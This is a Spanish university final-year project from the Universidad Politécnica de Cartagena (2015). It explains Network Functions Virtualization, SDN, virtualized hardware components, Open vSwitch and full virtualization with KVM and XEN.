ESCUELA TÉCNICA SUPERIOR DE INGENIERÍA DE TELECOMUNICACIÓN

UNIVERSIDAD POLITÉCNICA DE CARTAGENA

Proyecto Fin de Carrera

REDES DE COMUNICACIÓN PROGRAMABLES ÁGILES

AUTOR: Rubén Rodríguez Rey
DIRECTOR: José María Malgosa Sanahuja

Febrero / 2015

Autor	Rubén Rodríguez Rey
E-mail del autor	zimzumgallego@gmail.com
Director	José María Malgosa Sanahuja
E-mail del director	josem.malgosa@upct.es
Título del PFC	REDES DE COMUNICACIÓN PROGRAMABLES ÁGILES
Descriptores	Linux, Redes, Virtualización Ligera, Mininet, SDN, Simulación

Resumen

Se trata de estudiar los distintos mecanismos para definir Redes de Comunicación Programables (Network Functions Virtualization, NFV). Se dará una visión global de NFV, estudiando las distintas técnicas de virtualización existentes actualmente.

Sin embargo, el proyecto se centrará principalmente en el estudio de los aspectos técnicos necesarios para definir lightweight NFV, tales como contenedores o el uso de Namespaces. Finalmente, se pondrá en práctica diferentes casos de uso de lightweight NFV mediante la herramienta mininet.

Titulación	Ingeniería Técnica de Telecomunicación, esp. Telemática
Departamento	Tecnologías de la Información y las Comunicaciones
Fecha de presentación	Febrero-2015

Índice

Índice de imágenes.

1. Introducción

1.1. Introducción

En estos tiempos, el gran crecimiento de la red de datos debido a servicios como la web, cloud computing, servidores en red así como dispositivos móviles que basan su funcionamiento en ésta, dependen de que los proveedores de servicios sean capaces de ofrecer una calidad de conexión estable, flexible y sobre todo que no dependan continuamente de cambios de configuración y hardware. Los servicios que dependen del hardware tienen un problema debido a que el hardware cada vez alcanzan más rápidamente el final de su ciclo de vida, quedándose obsoletos de forma muy rápida y las migraciones de servicios de éstas características están destinadas a la paralización del servicio en su traslado y/o reconfiguraciones muy tediosas.

En muchos casos, ya que la tecnología y la innovación en los servicios se acelera, estos cambios pueden llegar a ser demasiado continuados, con sus respectivos problemas de ampliación del hardware, por lo que es necesario buscar soluciones.

Una de las soluciones emergentes que existen en la actualidad, son los servicios virtualizados, proporcionando mucha versatilidad ya que dentro de éstos servicios se pueden encontrar, tanto los que necesiten poco procesamiento y tráfico de datos como los que requieren un alto procesamiento y volumen de datos (externo o interno) importante, y que requieren cada poco ampliar sus capacidades. Con hardware especializado serían muy costosos desarrollarlos en ambos casos.

Las ventajas de la virtualización para diferentes tipos de servicios se estudiarán en este proyecto y mostrando como poco a poco pasa de ser una mejora a una necesidad. Para poder manejar todos estos servicios virtualizados se necesitan interconectarlos utilizando redes virtuales, estas redes deben operar como los dispositivos basados en hardware que en toda red existen, desde interfaces de red, Switches, Routers y servidores dhcp, dns, Firewalls, etc., dando lugar a la Network Functions Virtualization (NFV).

1.2. Network Functions Virtualization (NFV)

La Network Functions Virtualization (NFV) aspira a transformar la forma en la que los operadores de red evolucionan a la tecnología de virtualización de muchos equipamientos de red como gran volumen de servidores, switches y almacenamiento ubicados en centros de datos, nodos de red y en las instalaciones del usuario final. Se trata de la ejecución de las funciones de red sobre el software que se puede ejecutar en servidores estándar de la industria y que se pueden mover a los lugares donde la red lo requiera sin la necesidad de instalar nuevos equipos.

No hay que confundir Network Virtualization Function (NVF) con Software Defined Networking (SDN). NFV es un concepto más general, y engloba a SDN. En SDN, los planos de control y de datos (que tradicionalmente conviven juntos en cada uno de los equipos de comunicaciones) se separan. El plano de control se traslada a un controlador central y éste es el encargado de configurar dinámicamente el comportamiento de los elementos que conforman la red (fundamentalmente switches y routers). Es decir, con SDN se pueden programar dinámicamente las tablas de encaminamiento de los equipos. De alguna forma, con SDN es posible implementar redes dinámicamente mediante técnicas software; y precisamente por ello, forma parte –como un elemento más- de NFV.



Imagen 1. Hardware de red sobre software

1.2.1. Funcionalidad de elementos de Hardware

La NFV es aplicable a cualquier función del plano de datos, del procesamiento de paquetes y del control de redes. Algunos ejemplos que se pueden enumerar son:

- Elementos de switching como routers, BNG (Broadband Network Gateway), NAT, etc
- Nodos de redes móviles.
- Las funciones contenidas en routers domésticos y decodificadores para crear entornos domésticos virtuales.
- Elementos de puertas de enlace de Tunnelling.
- Análisis, seguimiento y diagnósticos del tráfico.
- Unificación de todas las funciones de red: Servidores AAA (Authentication, Authorization and Accounting), control de políticas de acceso y carga.
- Optimización a nivel de aplicación: Servidores Caché, balanceado de carga, aceleradores de contenido.
- Funciones de seguridad; Firewall, antivirus, sistema de detección de intrusiones y spam.

1.2.2. Beneficios sobre los elementos de Hardware

Cada día se estudian más funciones de red para su uso en virtualización y ofrecer unos beneficios y rendimiento mayores con respecto al hardware tradicional. Algunos de estos beneficios se puede ejemplificar como:

- Un DPI basado en software para proporcionar análisis de tráfico avanzados, presentación de informes multi-dimensional,.. y así como mecanismos más sencillos para la implentación, actualización, pruebas y modificar la escala para cargas de trabajo dinámicas.
- Virtualización de servicios y capacidades que actualmente requieren dispositivos dedicados de hardware en las instalaciones del cliente (desde pequeñas sucursales a grandes instalaciones corporativas), incluyendo pero no limitándose a: Firewall, IPS/IDS, aceleración y optimización WAN y funcionalidades de router. En el hogar la virtualización incluye Routers, hubs y decodificadores que podrían facilitar una migración sencilla y sin problemas a IPv6, reducir el consume energético y evitar sucesivas actualizaciones de hardware tal y como avanzan las aplicaciones y servicios de banda ancha.
- La virtualizacion de redes de distribución de contenido (CDN) para mejorar la creciente demanda de éste tipo de servicios.
- Implementar servicios en la nube y redes para empresas, permitiendo servicios a la carta.
- Las NFV también pueden ser utilizados para proporcionar un entorno de producción eficiente, que comúnmente puede ser por diferentes aplicaciones y apoyar así la coexitencia de varias versiones y variantes de un servicio en la red (incluyendo versiones de prueba y versiones beta)

Todas estas ventajas pueden aportar beneficios tanto a los operadores de redes como al usuario final, lo que constituye un cambio en la mejora de la industria de las telecomunicaciones. Algunos de estos beneficios están orientados principalmente a la reducción de costos de equipos y el menor consumo energético. Esto se podría conseguir por ejemplo, basándose en técnicas de virtualización mediante la concentración de la carga de trabajo en un número menor de servidores durante las horas de menor actividad (por ejemplo por la noche) para que todos los demás servidores se puedan apagar o poner en un modo de ahorro energético.

Imagen 2. Operarios 24/7 en CPD.

Se elimina la necesidad de crear un hardware específico para aplicaciones en concreto, y la automatización para hacer frente a la creciente complejidad del software de virtualización y reduciendo el coste de operaciones 24/7 por la mitigación de fallos de forma automática. Trabajar en una mejora sobre una VM (Virtual Machine) trabajando sobre una copia sin interrumpir el servicio de la VM principal y sincronizar la vieja VM con la VM nueva.

1.3. Elementos Hardware convertidos en Software

1.3.1. Host en imagen virtual

Cuando se habla de máquinas virtuales (Virtual Machine) se está haciendo referencia a un conjunto de herramientas con las que los entornos de virtualización trabajan. En éstos entornos de virtualización la mayoría de los componentes hardware que se requieren en un entorno de software son emulados, desde la CPU hasta una tarjeta de sonido. Pues la mayoría de estos entornos, las que simulan un hardware completo, todos sus componentes son emulados.

1.3.1.1. El disco duro

Los discos duros, uno de los factores más importantes, son unos ficheros que se generan en el equipo Host y pueden ser de dos tipos, de expansión dinámica o de tamaño fijo, y dentro de estos dos tipos existen variaciones dependiendo del sistema de virtualización.

Dependiendo del entorno, es más recomendable usar uno u otro, por ejemplo, en un entorno en el que no disponemos de grandes cantidades de almacenamiento, los ficheros correspondientes que el host utiliza como disco duro se podrían ir agrandando conforme la VM lo vaya requiriendo hasta alcanzar el tamaño que se ha establecido como tamaño de la unidad. Éste método suele ser usado para VM en las que sus servicios no acumulan datos de ningún tipo, más que los posibles cambios y actualizaciones del propio software vayan requiriendo, ya que se utilizarán para procesar información y datos, Logings de usuarios, etc.

La otra posibilidad, son los discos de tamaño preestablecido y que ocupan en la unidad de almacenamiento el tamaño desde la creación de la máquina virtual. Éste método es más rápido y eficiente que la reserva dinámica del espacio, ya que cuando se prestablece el tamaño, se utilizará un entorno continuo de datos sin segmentación y que además suele estar preparada con espacio que ha sido “zeroed” (El espacio reservado es acondicionado escribiendo ceros de tal forma que se mejora la seguridad en el caso de que existieran datos residuales en el espacio reservado y elimina el proceso de tener que hacerlo después cuando la VM necesite escribir sobre esa zona), agilizando los tiempos de escritura/lectura del volumen virtual.

Para pequeños entornos de virtualización, se suelen usar disco duros mecánicos en el propio host, normalmente en RAID 1, para ganar redundancia y velocidad de lectura, además de que el servidor pueda seguir trabajando en el caso de que un disco duro entre en fallo, todo pueda seguir funcionando. Los servidores están preparados para el cambio en caliente de los disco que no funcionen correctamente y dependiendo de la configuración de los mismo, el auto resincronizado. En algunos casos, estos pequeños entornos de virtualización, utilizan Servidores NAS que a través de diferentes protocolos, a través de la infraestructura de red común TCP/IP usando sistemas como NFS o SMB, pueden ser configurados como unidad de almacenamiento de los entornos de virtualización.



Imagen 3. Uso de NAS y SAN en Virtualización.

En grandes entornos de producción los servidores no tienen su propio sistema de almacenamiento si no que éste se separa de él en servidores dedicados para uso exclusivo de almacenamiento. Estos servidores se conocen como SAN (Storage Area Network) y NAS (Network). Los servidores SAN emulan los discos duros habituales que podría tener un host, pero con un gran volumen y que además están conectados a través de un canal de fibra o iSCSI (Internet SCSI) siendo para los servidores Host un disco duro más. Por contra, los discos NAS se montan sobre el host como si trataran de discos locales a través del protocolo TCP/IP utilizando protocolos de almacenamiento remoto tales como NFS, SMB, etc.

El protocolo iSCSI posee su propio método de transmisión de datos muy similar al de los discos duros ATA, SATA o SCSI hacía el Host, esto significa que la transmisión de datos es a nivel de bloque, por ejemplo, las bases de datos. Además de iSCSI que funciona sobre el protocolo TCP/IP, existen Switches o Directores SAN que tienen un canal dedicado que utilizan FC (Fiber Channel) que se utilizan en escenarios todavía más exigentes y estructuralmente más grandes, con decenas de servidores físicos, unidades de cinta para Backups, unidades de replicación, etc. El rendimiento es mayor y más eficiente que utilizar la electrónica de red estándar, además de un mejor rendimiento económico final tanto en consumo energético como en interoperabilidad entre servicios.

1.3.1.2. El Procesador (CPU)

En los últimos tiempos, los procesadores han mejorado considerablemente su rendimiento en entornos virtualizados ya que internamente se proveen con un juego de instrucciones dedicadas para facilitar las tareas propias de la virtualización. Tanto Intel (IVT) como AMD (AMD-V) entre otros fabricantes de procesamiento, vienen incluyendo éstas instrucciones en casi todas sus gamas de procesadores, incluido domésticos, lo que hace que se esté avanzando en las técnicas de virtualización hasta entornos domésticos y en pequeñas las empresas.



Imagen 4. Instrucciones de virtualización en CPUs.

Estas instrucciones, hacen que se evite la necesidad de emular las CPU en entornos virtuales complejos, y que estos tengan la facultad de utilizar directamente un canal de E/S con la CPU logrando así un rendimiento y eficiencia mucho mayor.

Existen otros entornos de virtualización llamados virtualización ligera, de modo que esto no sería un problema, ya que tiene la ventaja de que en una VM en la que la virtualización está integrada en el Kernel, y éste es compartido con la VM utilizando los mismos recursos que el VM ya creado sin necesidad de emular la CPU.

El procesamiento multinúcleo es además una ventaja en entornos virtualizados, ya que se tiene capacidad para crear VM con los vCPU que requieran y modificar en número de estas vCPU mucho más sencillo de lo que se podría hacer en un servidor físico, ofreciendo incluso un nivel procesamiento mayor que éste, ya que podría usarse un gran número de núcleos de varios servidores sobre una misma VM.

1.3.1.3. Memoria RAM

Es uno de los mayores requisitos en la virtualización completa ya que a cada SO virtualizado requiere por completo el uso de RAM individual. Sin embargo, el uso de memoria RAM en sistemas de virtualización ligera es ínfimo, ya que se comparte prácticamente todo el hardware (emulando componentes sencillos como adaptadores de red), consiguiendo con ello un uso de la memoria dinámica y que el uso de ésta sea casi-exclusivo a cada una de las VM.

1.3.1.4. Procesamiento Gráfico (GPU)

La necesidad en los entornos virtualizados de aceleración gráfica, así que del mismo modo que en las CPU existen unos juegos de instrucciones que permiten que las vCPU tengan acceso directo al procesamiento sin la necesidad de emularlo, con la GPU existe la posibilidad de crear vGPU del mismo modo sin necesidad de emularla. Aunque en la gran parte de los entornos de la virtualización, ésta es emulada o incluso desechada ya que prácticamente es innecesaria en la gran mayoría de los entornos. Sin embargo existen otros entornos en las que necesitan lo que el procesamiento gráfica brinda como por ejemplo la tecnología NVIDIA GRID que permiten crear conexiones E/S directas con las VM que utilizarán este procesamiento para actividades como la compresión de video para Streaming, renderización de imágenes, procesamiento de video, o incluso a través de los núcleos CUDA para cualquier uso operacional que ofrecen las GPU de hoy en día.



Imagen 5. Capacidades de virtualización GPU.

1.3.1.5. Adaptadores de red

Los virtual Ethernet (veth) son adaptadores de red que permiten agregar interfaces de red en entornos virtualizados. Todos los elementos de una infraestructura virtualizada requieren conectarse entre sí, para ello, las “veth” se utilizan para cada puerto de conexión, ya sean VM o vSwitch. Cada entorno tiene su propia herramienta para crear estos adaptadores de red virtuales, pero en nuestro caso (Linux) las “veth” son elementos que se crean gracias a un método nativo en el Kernel de Linux.

Estas interfaces poseen similares características que una interfaz física del host. Pueden unirse utilizando la función de bridge, de este modo se pueden añadir interfaces en VM, vSwitch y OVS y conectarlas entre si creando de forma sencilla todo un entorno de red virtual integrado en el propio SO. El hecho de que estas interfaces virtuales las genere de forma nativa el Kernel, evita que estos adaptadores de red se emulen dentro del propio entorno de virtualización y se puedan tratar sin la emulación propietaria.



Imagen 6. Configuración simple de OVS.

En la figura 6 se puede observar la utilización de estas características de las veth en OVS. La interfaz física del host etho (en gris), y las interfaces virtuales (veth) vport1 y vport2, son enlazadas al OVS del ejemplo a través bridges fácilmente configurables con la instrucción "ovs-vsctl" de OVS, que utiliza los métodos de bridge de Linux. En la imagen, IP Stack hace referencia a las funciones que son usadas en OVS para la creación del OVS.

1.3.1.6. Otro Hardware emulado

Por otro hardware emulado se entiende como Dispositivos de audio, medios de almacenamiento (Disquetera, Lectores de CD, DVD, BD, etc...), puertos serie, USB, etc.

Estos tipos de dispositivos en un entorno virtualizado son totalmente emulados y proporcionan una funcionalidad muy simple. Se utilizan métodos bridge para enviar la información hacia la máquina VM desde el host y en casi todos los casos son de uso muy exclusivo. En diversos entornos de virtualización se permite el uso directo de dispositivos USB sobre la VM (USB Passthrough, siempre que lo permita la controladora del Host), pueden usarse para casi cualquier dispositivo USB y permite que éste sea controlado directamente desde la VM.

1.3.2. Conmutador (Switch)

Cuando un Host dispone de una o más VM estas necesitan comunicarse con el resto del entorno, ya sea con el Host, otras VM o una salida hacia la intranet o internet. Esto crea la necesidad de que estos dispositivos se conecten a un conmutador (Switch) para poder comunicarse con otras VM, Redes o el propio Host.

Para ello los entornos de virtualización poseen diferentes técnicas de conmutación dependiendo del entorno y de la licencia que posea en algunos casos. En la mayoría de los casos disponen de un vSwitch con unas opciones de configuración muy básicas (VLAN Trunking, Link Bonding, Frame Forwarding). Esto es útil en muchos de los entornos de trabajo sencillos en los cuales no necesitan una configuración de red avanzada, pero para otro tipo de entornos son unas limitaciones bastantes importantes. Para estos casos, entornos como VMWare posee alternativas como contratar una licencia de un vSwitch más avanzado con pago por tipo de licencia, ofreciendo más o menos funcionalidades en su Switch virtual Nexus 1000. Éste Switch trabaja sobre una VM emulando un Switch Cisco de hardware con sus mismas funcionalidades y entornos de configuración y posee incluso funciones SDN.

Como alternativa a todo esto existe open vSwitch (OVS), un software de código abierto que resuelve el problema de las limitaciones y de los costos de los vSwitch que cada entorno trae, ya que este software es válido para cualquier plataforma virtualizada conocida para interconectar y gestionar la red entre las VM y Host.

Open vSwitch dispone de un diseño de mayor complejidad que los "bridges". Mientras que los bridges solo se ejecutan en el espacio del Kernel, el Open vSwitch, al necesitar un código más complejo que los bridges para poder proporcionar todas las funcionalidades avanzadas, aparte de hacer uso del espacio del Kernel, también se ejecuta en el “user space”, y así puede tomar la decisión de cómo procesar los “nuevos” paquetes.

Sabemos que el “Kernel space” y el “user space” son dos separaciones lógicas de la memoria que tienen los Sistemas Operativos, y así poder proteger al sistema de fallos o ataques. En el espacio del Kernel se ejecutarían los módulos y los drivers del sistema, mientras que en el espacio de usuarios se encontraría la mayoría del Software. Cuando nos referimos a un paquete "nuevo" queremos decir que es un tipo de paquete perteneciente a un flujo del cual no se ha realizado todavía ninguna decisión de Forwarding, y por tanto dicha decisión no pude encontrarse en la caché.

Cuando un paquete de un nuevo flujo llega al Open vSwitch, éste realizará una decisión bajo el "user space", pero los sucesivos paquetes de ese flujo serán encaminados directamente por el "Kernel space", así es mucho más rápido y por lo tanto se consigue un mayor rendimiento.

A diferencia de las plataformas vSwtich integradas como solución en los entornos de virtualización estándar, OVS ofrece unas características muy superiores y más dinámicas. Podemos enumerar alguna de estas características:

- Estándar VLAN 802.1 Q con puertos troncales y de acceso.
- Protocolos de monitorización tales como NetFLow y sFlow.
- Herramientas de monitorización tales como SPAN y RSPAN que permiten hacer mirroring de puertos y bridges para el análisis y diagnóstico de la red.
- Arquitectura de red basada en controlador utilizando SDN como OpenFlow y OVSDB (Open vSwitch Database Management Protocol)
- Agregación de enlace (LACP) conocido como EtherChannel en Cisco y Bounding, que permite crear balanceado además de redundancia entre varios enlaces. A diferencia del Bouding que es a nivel de máquina virtual y es el método seguido en los vSwitch estándar, LACP este caso es a nivel de Swtich.
- STP y FSTP, protocolos de nivel de red L2 para gestionar y tratar los posibles bucles que puedan surgir en la red al intentar solucionar los problemas que pueden dar los enlaces para redundancia.
- Firewall. Políticas de tráfico por puerto.

- QoS, para definir prioridades de tráfico, disponibilidad, ratio de error, latencia, etc…
- Protocolos de Tunneling como GRE (de cisco), IPSEC, VXLAN.
- Soporte para Bidirectional Fordwarding Detection (BFD).

Todas estas características se encuentran normalmente en la electrónica de red de Switching administrable y que su uso en la mayoría de los entornos de producción son una necesidad básica. De este modo, con OVS resolvemos el problema de los vSwitchs corrientes y de las costosas licencias que poseen entornos como VMWare que además en la gran mayoría no existen ni como opción.

Entornos de virtualización como OpenStack u OpenNebula han integrado esta solución y entornos de desarrollo de red como Mininet las usa para facilitar el desarrollo, y entornos de entrenamiento de software de red y ensayos de topologías usando esta tecnología. Este entorno facilita en gran medida el desarrollo de SDN (software Defined Networking) y de NFV (Network Function Virtualization).

2. Mecanismos para NVF

2.1. Virtualización

La virtualización es un enfoque moderno para mejorar la capacidad de un sistema de compartir recursos para garantizar el aprovisionamiento y satisfacer las necesidades de un entorno ya sea en un hogar, empresa, o producción. La virtualización se utiliza para crear de un solo recurso físico la capacidad de operar como varios recursos separados, que a su vez estos recursos separados se pueden agregar juntos para actuar como un recurso más grande.

Las necesidades pueden variar según el entorno entre los que podían utilizarse para tener diferentes SO simultáneamente sobre un solo Host. Emular máquinas MAC OS X sobre Windows y viceversa, eliminando las barreras de compatibilidades de software de plataformas diferentes y además como añadido se consigue maximizar la eficiencia del procesador, utilizando recursos del Host que en algunos casos podría quedar desaprovechado desde una sola plataforma. Otro uso muy común es simplemente probar SOs nuevos o desconocidos, probar aplicaciones sobre SO existentes para comprobar compatibilidades y una extensa lista de pequeñas utilidades que posibilitan la instalación de SO sobre un PC.

Existen diferentes tipos de virtualización, desde la virtualización completa del hardware, que usualmente se utiliza para probar plataformas y arquitecturas que no corresponden a la máquina anfitrión (host) como por ejemplo, emular procesadores MIPS, ARM y otras arquitecturas de procesamiento y hardware, hasta la virtualización a nivel de sistema operativo, donde todos los recursos de hardware y software son compartidas pero aislados con técnicas de virtualización a nivel de Kernel.

2.2. Virtualización Completa.

Existen dos métodos de virtualización completa que vamos a analizar, la paravirtualización (XEN, KVM, VMWARE ESXI) en la que el hipervisor está en la misma unidad y no de forma separada y la virtualización en la que el hipervisor está sobre SO (VirtualBox, VMware).

Aunque existen infinidad de alternativas de virtualización e incluso en cada método de virtualización la misma plataforma varía su forma de operar (VMware ESXI y WMware Workstation por ejemplo), vamos a centrarnos en un par de ejemplos de cada método y cómo afectan éstos al uso de NVF.

2.2.1. KVM y XEN

Los entornos como KVM y XEN son entornos de virtualización para Linux en las que nos permite crear VM utilizando herramientas integradas en el propio Kernel de Linux y las instrucciones de hardware VT-X o AMD-V para realizar una virtualización completa del Guest o VM. Sin estas instrucciones no podríamos utilizar estas plataformas para crear VM con una virtualización completa, aunque XEN nos ofrece como funcionalidad opcional trabajar sin estas instrucciones añadiendo un descenso del rendimiento al emular la CPU y perdiendo la capacidad de virtualizar sistemas operativos no modificados como Microsoft Windows. La principal diferencia entre estos dos entornos nos la encontramos es que XEN es un hipervisor, y por tanto se ejecuta directamente sobre el hardware, es decir, no es un sistema operativo en sí, solo posee la capacidad de repartir los recursos a las VM. Por esto, XEN por sí mismo no tiene la capacidad de trabajar, necesita un SO que proporcione los drivers y una forma de administrar el sistema. Este sistema operativo debe estar modificado para poder ser ejecutado, y lo más habitual es hacerlo desde Linux y en casi todos los Kernel de Linux están ya modificados para poder trabajar con XEN. Esto obliga a que Linux no se cargue de la misma forma, sino que, se carga el hipervisor XEN y luego se crea el dominio cero desde donde se ejecutará el SO host. Por lo tanto el propio SO Host estaría funcionando a través del hipervisor XEN en realidad, por lo que el hipervisor XEN estaría funcionando desde que arranca el Host, entrando en la arquitectura de paravirtualización.

Sin embargo KVM no utiliza un hipervisor dedicado, sino que hace que el propio Kernel de Linux actúe como hipervisor ya que el propio Kernel de Linux es la que se encargará de la instalación y el arranque de las VM.

Al uso, KVM y XEN son prácticamente iguales, sin embargo existen pequeñas diferencias en cuanto al rendimiento. Por ejemplo, KVM usa VirtlO para hacer I/O de los discos duros virtuales y otros dispositivos dentro de la arquitectura de paravirtualización tengan mejor rendimiento. En cambio, el Kernel nativo de XEN hace que el rendimiento de la CPU sea algo mayor.Sin embargo, de forma global en rendimiento de los dos es similar.

Por otro lado, hasta ahora hemos hablado de la versión XEN OpenSource y por lo tanto gratuita, sin embargo posee una versión de Citrix de pago a partir de un número de VM o de hardware, al igual que VMware ESXI, donde el hipervisor se instala de forma nativa en su pequeño Kernel nativo.

Ambos hipervisores, XEN y KVM, instalados sobre el Kernel de Linux, utilizan interfaces virtuales y bridges creados con las propias instrucciones del Kernel de Linux para poder comunicarse a través de la red. Esto hace que ambos entornos utilicen el mismo sistema para comunicarse con la red, y que permite configuraciones muy sencillas y limitadas. Crean un entorno virtual de infraestructura de red que quedan limitadas por las funcionalidades del Kernel de Linux y que sus configuraciones son muy básicas. Aunque como en cualquier entorno, permite la creación de diferentes interfaces virtuales y conectarlas con bridges a un OVS por ejemplo, pero ya de forma externa y que más adelante se explicará ya que por ellos mismos carecen de una configuración de compleja de red propia.

